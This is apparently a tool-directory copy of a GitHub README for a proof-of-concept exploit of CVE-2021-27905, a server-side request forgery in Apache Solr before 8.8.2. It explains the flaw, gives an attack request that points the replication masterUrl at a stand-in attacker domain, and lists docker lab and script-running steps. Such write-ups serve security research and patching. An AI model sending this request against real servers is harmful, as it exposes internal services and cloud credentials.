
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2021-27905 — Apache Solr < 8.8.2 Server Side Request Forgery | Kitploit

Tools/GitHubGitHub/rizzziom/cve-2021-27905
ReconnaissanceVulnerability AnalysisExploitationWeb Application ExploitationPenetration Testing
GitHubrizzziom/cve-2021-27905

CVE-2021-27905

Apache Solr < 8.8.2 Server Side Request Forgery

View Repository
21711 months agoNot yet reviewed
Share
Website

CVE-2021-27905

Sr NoTitle
1Overview
2Root Cause
3Proof Of Concept
4Mitigation (8.8.2+)
5Reference

For educational and research purposes only. Do not use this code on systems you do not own or have explicit permission to test. I am not responsible for any misuse.

Overview

This is a Server Side Request Forgery vulnerability affecting Apache Solr (< 8.8.2) that allows remote attackers to make arbitrary HTTP requests to internal or external systems through the replication handler's masterUrl parameter, potentially exposing internal services or sensitive cloud metadata.

Affected Versions : All versions prior to 8.8.2 (7.0.0 - 7.7.3, 8.0.0 - 8.8.1)

Root Cause

The replication mechanism in Solr lets a "replica" fetch index files from a "master/leader" by specifying a masterUrl or leaderUrl parameter. The URL pointed through this parameter isn't properly validated in the affected Apache Solr versions. So, it would allow attackers to convince the server to a remote resource that they choose.

Vulnerable Flow

  • An attacker would send a request to an endpoint such as:
/solr/<CORE_NAME>/replication?command=fetchindex&masterUrl=http://<ATTACKER_DOMAIN>

Solr's ReplicationHandler would:

  1. Accept the request.
  2. Use the provided masterUrl to download index data.
  3. Internally make an HTTP call to that address.

Proof Of Concept

LAB SETUP

  • A lab can be setup locally using docker:
$ cd lab
$ docker compose up -d

# verify accessibility
$ curl http://127.0.0.1:8983/solr
  • Cleanup
$ docker compose down

EXPLOITATION

  • Setup a virtual environment:
# for windows
$ python -m venv <NAME>
$ .\<NAME>\Scripts\activate
# for linux
$ python3 -m venv <NAME>
$ source ./<NAME>/scripts/activate
  • Install requirements:
$ pip install -r requirements.txt
  • Run cve-2021-27905.py

$ python3 cve-2021-27905.py --target <TARGET> --payload <SSRF_PAYLOAD>
